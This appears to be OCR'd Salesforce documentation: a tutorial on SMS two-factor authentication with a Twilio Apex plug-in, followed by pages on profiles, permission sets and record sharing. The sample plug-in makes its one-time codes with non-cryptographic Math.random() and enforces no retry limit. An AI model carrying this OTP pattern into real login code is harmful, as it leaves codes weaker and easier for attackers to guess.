
Two-factor authentication (2FA) enhances security when validating a user’s identity and protects access to your Salesforce org. In addition to a password, SMS-based 2FA requires the user to provide a one-time password (OTP) code received on a mobile device.

To implement 2FA, you can take advantage of a third-party SMS or voice delivery service, like Twilio or TeleSign, together with a Salesforce login flow.

Let’s break down an SMS-based 2FA process.

1. As the user logs in, the login flow generates a random OTP and sends it via voice or text message to the user’s phone.
2. The user provides the OTP to the Salesforce application.
3. Salesforce verifies the code.
4. If the code is valid, Salesforce permits user access.

The login flow has four steps.




1. Record lookup—Queries the user record to get the mobile phone number.
2. SMS plug-in—An Apex class that generates the OTP and uses a third-party SMS delivery service to send it to the user’s mobile device.
3. Screen—Prompts the user to provide the received OTP.
4. Decision—Compares the OTP generated by the flow with the one that the user provides. If equal, the flow is completed, and the user is redirected to the application. Otherwise, the flow generates another code and asks the user to reverify.

Configure the Flow

This example uses the Twilio Apex SDK to perform SMS delivery operations. However, you can use any cloud-based SMS or voice vendor that has a public API to access its services.

1. Go to the Cloud Flow Designer in Salesforce and create a flow.
2. Create a `LoginFlow_UserId` input text variable. This variable is populated with the user ID during the login event.



Variable

Create updatable values that can be used throughout your flow.

Unique Name * LoginFlow_UserId

Description


Data Type: Text

Input/Output Type: Input Only

Default Value: Enter value or select resource

3. Create text variables.
   - `Mobile`—The user's mobile number
   - `VerificationCode`—The OTP generated by the Apex plug-in
   - `Code`—The OTP collected from the user
   - `Status`—The status returned when the plug-in executes

4. Create a record lookup that queries the UserObject based on the user ID and stores the mobile number in the `Mobile` input variable.



Record Lookup

General Settings

Name * UserObject

Unique Name * UserObject

Add Description

Filters and Assignments

Look up * User that meets the following criteria:

Field	Operator	Value
Id	equals	{!LoginFlow_UserId}

Add Row


☐ Sort results by: Select field -- Select One --

Assign the record's fields to variables to reference them in your flow.

Field	Variable
MobilePhone	{!Mobile}

5. Install the Twilio Apex SDK from https://github.com/twilio/twilio-salesforce.

6. To allow the SMS plug-in to perform outbound API calls to Twilio web services, set up https://api.twilio.com as a remote site in Salesforce. In Setup, enter *`Remote Site Settings`* in the Quick Find box, select **Remote Site Settings**, and add the Twilio web services URL.



Enter the URL for the remote site. All s-controls, JavaScript OnClick commands in custom buttons, Apex, and AJAX proxy calls can access this Web address from salesforce.com.

Remote Site Name: Twilio

Remote Site URL: https://api.twilio.com

Disable Protocol Security: ☐

Description:


Active: ☑

7. Create an Apex class.

```
      global class SMSPlugin implements Process.Plugin {

      global Process.PluginDescribeResult describe() {

          Process.PluginDescribeResult result = new Process.PluginDescribeResult();
          result.tag='Identity';
          result.name='SMS Plugin';
          result.description='Two factor authentication with SMS';

         result.inputParameters = new List<Process.PluginDescribeResult.InputParameter>
 {
              new Process.PluginDescribeResult.InputParameter('AccountSid',
Process.PluginDescribeResult.ParameterType.STRING, true),

              new Process.PluginDescribeResult.InputParameter('Token',
Process.PluginDescribeResult.ParameterType.STRING, true),
              new Process.PluginDescribeResult.InputParameter('To',
Process.PluginDescribeResult.ParameterType.STRING, true),
              new Process.PluginDescribeResult.InputParameter('From',
Process.PluginDescribeResult.ParameterType.STRING, true),
              new Process.PluginDescribeResult.InputParameter('Message',
Process.PluginDescribeResult.ParameterType.STRING, true)
          };

         result.outputParameters = new List<Process.PluginDescribeResult.OutputParameter>
 {
              new Process.PluginDescribeResult.OutputParameter('Status',
Process.PluginDescribeResult.ParameterType.STRING),
              new Process.PluginDescribeResult.OutputParameter('VerificationCode',
Process.PluginDescribeResult.ParameterType.STRING)
          };

          return result;

      }


      global Process.PluginResult invoke(Process.PluginRequest request) {

          Map<String, Object> result = new Map<String, Object>();
```

```
            String AccountSid = (String)request.inputParameters.get('AccountSid');
            String token = (String)request.inputParameters.get('Token');
            String To = (String)request.inputParameters.get('To');
            String From_a = (String)request.inputParameters.get('From');
            String Message = (String)request.inputParameters.get('Message');
            if (Message == null) Message = 'Your verification code is: ';

            TwilioRestClient client = new TwilioRestClient(AccountSid, Token);
            TwilioSMS sms;

            Integer rand = Math.round(Math.random()*100000);
            String VerificationCode = string.valueOf(rand);
            String Body = Message + VerificationCode;

            Map<String,String> params = new Map<String,String> {
                'To'  => To,
                'From' => From_a,
                'Body' => Body
            };

            try {
                sms = client.getAccount().getSMSMessages().create(params);
                result.put('Status', sms.getStatus());
            } catch(Exception ex) {
                result.put('Status', 'Failure');
            }
                result.put('VerificationCode', VerificationCode);
               return new Process.PluginResult(result);
        }
    }
```

8. Create an SMS plug-in that generates an OTP code and sends it via SMS to the user's mobile number. The plug-in takes these inputs.
    - `AccountSid`—Twilio Account SID (username from your Twilio account)
    - `Token`—Twilio Auth Token (password from your Twilio account)
    - `From`—The SMS From number
    - `Message`—The message sent to the user with the verification code
    - `To`—The user's mobile phone number



Name * Generate & send the code


Unique Name * SMS

Assign elements or values from your flow to the Apex keys.

Target	Source
AccountSid	[redacted]
From	[redacted]
Message	Enter value or select resource
To	{!Mobile}
Token	[redacted]

The plug-in returns two values.


- Status—The status of the SMS delivery operation
- VerificationCode—The verification code generated and sent to the user



Assign the plug-in's outputs to variables to reference them in your flow

Source	Target
Status	{!Status}
VerificationCode	{!VerificationCode}

9. Create a screen element that prompts for the verification code received.



Use screens to collect user input or display output. Customize the screen by adding and configuring fields to display to the user.

Name * Get Code

Unique Name * Get_Code

At runtime, screens display the Next, Previous, and Finish buttons when relevant. You can also configure this screen to show the Pause button, although it will only appear if Let Users Pause Flows is enabled in your organization's Workflow and Approvals settings.

Show Finish and Previous buttons

☑ Show Pause button


Paused Message

Select resource

Code {!Code}

10. Create a decision element with two outcomes.

- Valid—The verification code is the same as the code the user provided.
- Invalid—The valid condition is not met, so the outcome is invalid.



Configure how users move through the flow by setting up conditions for each decision outcome.

Name * Verify Code
Unique Name * Verify_Code

Drag to reorder outcome execution

Create an outcome. You can then select it when you draw a connector out from this decision.


Name * Valid
Unique Name * Vaild

Resource	Operator	Value
{!VerificationCode}	equals	{!Code}

All conditions must be true (AND)


11. Save and activate the flow.

12. Connect the login flow to a user profile.



Name SMS-based 2FA
Flow SMS_2FA
User License Salesforce
Profile Standard User

13. Log out, and then log in as a test user that's connected with a test profile.



Extending the Flow

In a production deployment, it's common to extend this basic flow. For example, you can add customization, validation, or policies, such as:

- Branding—Add a corporate logo and message to the verification screen.
- Validation—Verify whether the user record included a phone number. If not, prompt the user to enter one.

- Retries—If the OTP code that the user provides is wrong, the login flow generates a new OTP code and sends it to the user. It's typical to limit the number of retries or to temporarily block a user login after several unsuccessful verification attempts.
- Policies—If the user has registered a landline phone but not a mobile phone number, send the OTP over voice rather than SMS. Alternatively, if Salesforce doesn't have a registered phone number for the user, send the OTP code by email. Another approach is to challenge the user with a second authentication factor, such as a Salesforce time-based OTP or a hardware-based OTP, like a YubiKey.

SEE ALSO:

Login Flow Examples

Give Users Access to Data

Choosing the data set that each user or group of users can see is one of the key decisions that affects data security. You need to find a balance between limiting access to data, thereby limiting risk of stolen or misused data, versus the convenience of data access for your users.

IN THIS SECTION:

Control Who Sees What

Salesforce provides a flexible, layered data sharing design that allows you to expose different data sets to different sets of users, so users can do their job without seeing data they don't need to see. Use permission sets and profiles to specify the objects and fields users can access. Use organization-wide sharing settings, user roles, sharing rules to specify the individual records that users can view and edit.

User Permissions

User permissions specify what tasks users can perform and what features users can access. For example, users with the "View Setup and Configuration" permission can view Setup pages, and users with the "API Enabled" permission can access any Salesforce API.

Object Permissions

Object permissions specify the base-level access users have to create, read, edit, and delete records for each object. You can manage object permissions in permission sets and profiles.

Salesforce Mobile Classic Permissions

A mobile license is required for each user who will access the Salesforce Mobile Classic app. You allocate mobile licenses using the `Mobile User` checkbox on the user record.

Custom Permissions

Use custom permissions to give users access to custom processes or apps.

Profiles

Profiles define how users access objects and data, and what they can do within the application. When you create users, you assign a profile to each one.

User Role Hierarchy

Salesforce offers a user role hierarchy that you can use with sharing settings to determine the levels of access that users have to your Salesforce org's data. Roles within the hierarchy affect access on key components such as records and reports.

Control Who Sees What

Salesforce provides a flexible, layered data sharing design that allows you to expose different data sets to different sets of users, so users can do their job without seeing data they don't need to see. Use permission sets and profiles to specify the objects and fields users can access. Use organization-wide sharing settings, user roles, sharing rules to specify the individual records that users can view and edit.

EDITIONS

Available in: Salesforce Classic

The available data management options vary according to which Salesforce Edition you have.

Note: Who Sees What: Overview (English only)

Watch a demo on controlling access to and visibility of your data.

Tip: When implementing security and sharing rules for your organization, make a table of the various types of users in your organization. In the table, specify the level of access to data that each type of user needs for each object and for fields and records within the object. You can refer to this table as you set up your security model.

Object-Level Security (Permission Sets and Profiles)

Object-level security—or object permissions—provide the bluntest way to control data. Using object permissions you can prevent a user from seeing, creating, editing, or deleting any instance of a particular type of object, such as a lead or opportunity. Object permissions let you hide whole tabs and objects from particular users, so that they don't even know that type of data exists.

You specify object permissions in permission sets and profiles. *Permission sets* and *profiles* are collections of settings and permissions that determine what a user can do in the application, similar to a group in a Windows network, where all of the members of the group have the same folder permissions and access to the same software.

Profiles are typically defined by a user's job function (for example, system administrator or sales representative). A profile can be assigned to many users, but a user can be assigned to only one profile. You can use permission sets to grant additional permissions and access settings to users. It's easy to manage users' permissions and access with permission sets, because you can assign multiple permission sets to a single user.

Field-Level Security (Permission Sets and Profiles)

In some cases, you may want users to have access to an object, but limit their access to individual fields in that object. Field-level security—or field permissions—control whether a user can see, edit, and delete the value for a particular field on an object. They let you protect sensitive fields without having to hide the whole object from users. Field permissions are also controlled in permission sets and profiles.

Unlike page layouts, which only control the visibility of fields on detail and edit pages, field permissions control the visibility of fields in any part of the app, including related lists, list views, reports, and search results. To ensure that a user can't access a particular field, use field permissions. No other settings provide the same level of protection for a field.

Note: Field-level security doesn't prevent searching on the values in a field. When search terms match on field values protected by field-level security, the associated records are returned in the search results without the protected fields and their values.

Record-Level Security (Sharing)

After setting object- and field-level access permissions, you may want to configure access settings for the actual records themselves. Record-level security lets you give users access to some object records, but not others. Every record is owned by a user or a queue. The owner has full access to the record. In a hierarchy, users higher in the hierarchy always have the same access to users below them in the hierarchy. This access applies to records owned by users, as well as records shared with them.

To specify record-level security, set your organization-wide sharing settings, define a hierarchy, and create sharing rules.

- Organization-wide sharing settings—The first step in record-level security is to determine the organization-wide sharing settings for each object. Organization-wide sharing settings specify the default level of access users have to each others' records.

  You use organization-wide sharing settings to lock down your data to the most restrictive level, and then use the other record-level security and sharing tools to selectively give access to other users. For example, let's say users have object-level permissions to read and edit opportunities, and the organization-wide sharing setting is Read-Only. By default, those users can read all opportunity records, but can't edit any unless they own the record or are granted additional permissions.

- Role hierarchy—Once you've specified organization-wide sharing settings, the first way you can give wider access to records is with a role hierarchy. Similar to an organization chart, a role hierarchy represents a level of data access that a user or group of users needs. The role hierarchy ensures that users higher in the hierarchy always have access to the same data as people lower in their hierarchy, regardless of the organization-wide default settings. Role hierarchies don't have to match your organization chart exactly. Instead, each role in the hierarchy should represent a level of data access that a user or group of users needs.

  You can also use a territory hierarchy to share access to records. A territory hierarchy grants users access to records based on criteria such as zip code, industry, revenue, or a custom field that is relevant to your business. For example, you could create a territory hierarchy in which a user with the "North America" role has access to different data than users with the "Canada" and "United States" roles.

  Note: Although it's easy to confuse permission sets and profiles with roles, they control two very different things. Permission sets and profiles control a user's object and field access permissions. Roles primarily control a user's record-level access through role hierarchy and sharing rules.

- Sharing rules—Sharing rules let you make automatic exceptions to organization-wide sharing settings for particular sets of users, to give them access to records they don't own or can't normally see. Sharing rules, like role hierarchies, are only used to give additional users access to records—they can't be stricter than your organization-wide default settings.
- Manual sharing—Sometimes it's impossible to define a consistent group of users who need access to a particular set of records. In those situations, record owners can use manual sharing to give read and edit permissions to users who would not have access to the record any other way. Although manual sharing isn't automated like organization-wide sharing settings, role hierarchies, or sharing rules, it gives record owners the flexibility to share particular records with users that need to see them.
- Apex managed sharing—If sharing rules and manual sharing don't give you the control you need, you can use Apex managed sharing. Apex managed sharing allows developers to programmatically share custom objects. When you use Apex managed sharing to share a custom object, only users with the "Modify All Data" permission can add or change the sharing on the custom object's record, and the sharing access is maintained across record owner changes.

User Permissions

User permissions specify what tasks users can perform and what features users can access. For example, users with the "View Setup and Configuration" permission can view Setup pages, and users with the "API Enabled" permission can access any Salesforce API.

You can enable user permissions in permission sets and custom profiles. In permission sets and the enhanced profile user interface, these permissions—as well as their descriptions—are listed in the App Permissions or System Permissions pages. In the original profile user interface, user permissions are listed under Administrative Permissions and General User Permissions.

To view permissions and their descriptions, from Setup, enter `Permission Sets` in the `Quick Find` box, then select **Permission Sets**, then select or create a permission set. Then from the Permission Set Overview page, click **App Permissions** or **System Permissions**.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

The user permissions available vary according to which edition you have.

IN THIS SECTION:

User Permissions and Access

User permissions and access settings are specified in profiles and permission sets. To use them effectively, understand the differences between profiles and permission sets.

Permission Sets

A permission set is a collection of settings and permissions that give users access to various tools and functions. The settings and permissions in permission sets are also found in profiles, but permission sets extend users' functional access without changing their profiles.

User Permissions and Access

User permissions and access settings are specified in profiles and permission sets. To use them effectively, understand the differences between profiles and permission sets.

User permissions and access settings specify what users can do within an organization:

- Permissions determine a user's ability to edit an object record, view the Setup menu, empty the organizational Recycle Bin, or reset a user's password.
- Access settings determine other functions, such as access to Apex classes, app visibility, and the hours when users can log in.

Every user is assigned only one profile, but can also have multiple permission sets. When determining access for your users, use *profiles to assign the minimum permissions and access settings* for specific groups of users. Then use *permission sets to grant more permissions* as needed.

This table shows the types of permissions and access settings that are specified in profiles and permission sets.

Permission or Setting Type	In Profiles?	In Permission Sets?
Assigned apps	✓	✓
Tab settings	✓	✓
Record type assignments	✓	✓
Page layout assignments	✓	
Object permissions	✓	✓
Field permissions	✓	✓
User permissions (app and system)	✓	✓
Apex class access	✓	✓
Visualforce page access	✓	✓
External data source access	✓	✓
Service provider access (if Salesforce is enabled as an identity provider)	✓	✓
Custom permissions	✓	✓
Desktop client access	✓	
Login hours	✓	

EDITIONS

Available in: Salesforce Classic and Lightning Experience

The available permissions and settings vary according to which Salesforce edition you have.

Permission sets available in: **Essentials**, **Contact Manager**, **Professional**, **Group**, **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

Permission or Setting Type	In Profiles?	In Permission Sets?
Login IP ranges	✓	

IN THIS SECTION:

- Revoking Permissions and Access

Revoking Permissions and Access

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in:**Essentials**, **Contact Manager**, **Professional**, **Group**, **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

You can use profiles and permission sets to grant access, but not to deny access. Any permission granted from either a profile or permission set is honored. For example, if "Transfer Record" isn't enabled in Jane Smith's profile, but is enabled in two of her permission sets, she can transfer records regardless of whether she owns them. To revoke a permission, you must remove all instances of the permission from the user. You can do this with the following actions—each has possible consequences.

Action	Consequence
Disable a permission or remove an access setting in the profile and any permission sets that are assigned to the user.	The permission or access setting is disabled for all other users assigned to the profile or permission sets.
If a permission or access setting is enabled in the user's profile, assign a different profile to the user. AND If the permission or access setting is enabled in any permission sets that are assigned to the user, remove the permission set assignments from the user.	The user may lose other permissions or access settings associated with the profile or permission sets.

To resolve the consequence in either case, consider all possible options. For example, you can clone the assigned profile or any assigned permission sets where the permission or access setting is enabled. Then, disable the permission or access setting, and assign the cloned profile or permission sets to the user. Another option is to create a base profile with the least number of permissions and settings that represents the largest number of users possible. Then create permission sets that layer more access.

Permission Sets

A permission set is a collection of settings and permissions that give users access to various tools and functions. The settings and permissions in permission sets are also found in profiles, but permission sets extend users' functional access without changing their profiles.

Users can have only one profile but, depending on the Salesforce edition, they can have multiple permission sets. You can assign permission sets to various types of users, regardless of their profiles.

Create permission sets to grant access among logical groupings of users, regardless of their primary job function. For example, let's say you have several users with a profile called Sales User. This profile allows assignees to read, create, and edit leads. Some, but not all, of these users also need to delete and transfer leads. Instead of creating another profile, create a permission set.

Sales User profile
Read, create, and edit leads
Additional lead permissions
+ Delete Leads
+ Transfer Leads

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in:**Essentials**, **Contact Manager**, **Professional**, **Group**, **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

Or, let's say you have an Inventory custom object in your org. Many users need "Read" access to this object, and a smaller number of users need "Edit" access. You can create a permission set that grants "Read" access and assign it to the appropriate users. You can then create another permission set that gives "Edit" access to the Inventory object and assign it to the smaller group of users.

If a permission isn't enabled in a profile but is enabled in a permission set, users with that profile and permission set have the permission. For example, if "Manage Password Policies" isn't enabled in Jane Smith's profile but is enabled in one of her permission sets, she can manage password policies.

IN THIS SECTION:

Create and Edit Permission Set List Views

You can create and edit permission set list views to show a list of permission sets with specific fields and permissions. For example, you could create a list view of all permission sets in which "Modify All Data" is enabled.

Edit Permission Sets from a List View

You can change permissions in up to 200 permission sets directly from the list view, without accessing individual permission sets.

App and System Settings in Permission Sets

In permission sets, permissions and settings are organized into app and system categories. These categories reflect the rights users need to administer and use system and app resources.

Permission Set Assigned Users Page

From the Assigned Users page, you can view all users who are assigned to a permission set, assign more users, and remove user assignments.

Search Permission Sets

To quickly navigate to other pages in a permission set, you can enter search terms in any permission set detail page.

View and Edit Assigned Apps in Permission Sets

Assigned app settings specify the apps that users can select in the Force.com app menu.

Assign Custom Record Types in Permission Sets

Enable Custom Permissions in Permission Sets

Custom permissions give you a way to provide access to custom processes or apps. After you've created a custom permission and associated it with a process or app, you can enable the permission in permission sets.

Manage Permission Set Assignments

You can assign permission sets to a single user from the user detail page or assign multiple users to a permission set from any permission set page.

Create and Edit Permission Set List Views

You can create and edit permission set list views to show a list of permission sets with specific fields and permissions. For example, you could create a list view of all permission sets in which "Modify All Data" is enabled.

1. In the Permission Sets page, click **Create New View**, or select a view and click **Edit**.
2. Enter the view name.
3. Under Specify Filter Criteria, specify the conditions that the list items must match, such as *`Modify All Data equals True`*.
    a. Type a setting name, or click 🔍 to search for and select the setting you want.
    b. Choose a filter operator.
    c. Enter the value that you want to match.

    > Tip: To show only permission sets with no user license, enter *`User License`* for the `Setting`, set the `Operator` to *`equals`*, and enter *`""`* in the `Value` field.

    d. To specify another filter condition, click **Add Row**. You can specify up to 25 filter condition rows.
4. Under Select Columns to Display, specify the settings that you want to appear as columns in the list view. You can add up to 15 columns.
    a. From the Search drop-down list, select a setting type.
    b. Enter the first few letters of the setting you want to add and click **Find**.

    > Note: If the search finds more than 500 values, no results appear. Refine your search criteria to show fewer results.

5. Click **Save**, or if you're cloning an existing view, rename it and click **Save As**.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in:**Essentials**, **Contact Manager**, **Professional**, **Group**, **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

USER PERMISSIONS

To create, edit, and delete permission set list views:

- Manage Profiles and Permission Sets

Edit Permission Sets from a List View

You can change permissions in up to 200 permission sets directly from the list view, without accessing individual permission sets.

Note: Use care when editing permission sets with this method. Making mass changes can have a widespread effect on users in your organization.

1. Select or create a list view that includes the permission sets and permissions you want to edit.
2. To edit multiple permission sets, select the checkbox next to each one you want to edit. If you select permission sets on multiple pages, the selections on each page are remembered.
3. Double-click the permission you want to edit. For multiple permission sets, double-click the permission in any of the selected permission sets.
4. In the dialog box that appears, enable or disable the permission. In some cases, changing a permission can also change other permissions. For example, if “Manage Cases” and “Transfer Cases” are enabled in a permission set and you disable “Transfer Cases,” then “Manage Cases” is also disabled. In this case, the dialog box lists the affected permissions.
5. To change multiple permission sets, select **All** `n` **selected records** (where `n` is the number of permission sets you selected).
6. Click **Save**.

If you edit multiple permission sets, only the permission sets that support the permission you are editing change. For example, let’s say you use inline editing to enable “Modify All Data” in ten permission sets, but one permission set doesn’t have “Modify All Data.” In this case, “Modify All Data” is enabled in all the permission sets, except the one without “Modify All Data.”

Any changes you make are recorded in the setup audit trail.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Essentials**, **Contact Manager**, **Professional**, **Group**, **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

USER PERMISSIONS

To edit multiple permission sets from the list view:

- Manage Profiles and Permission Sets

App and System Settings in Permission Sets

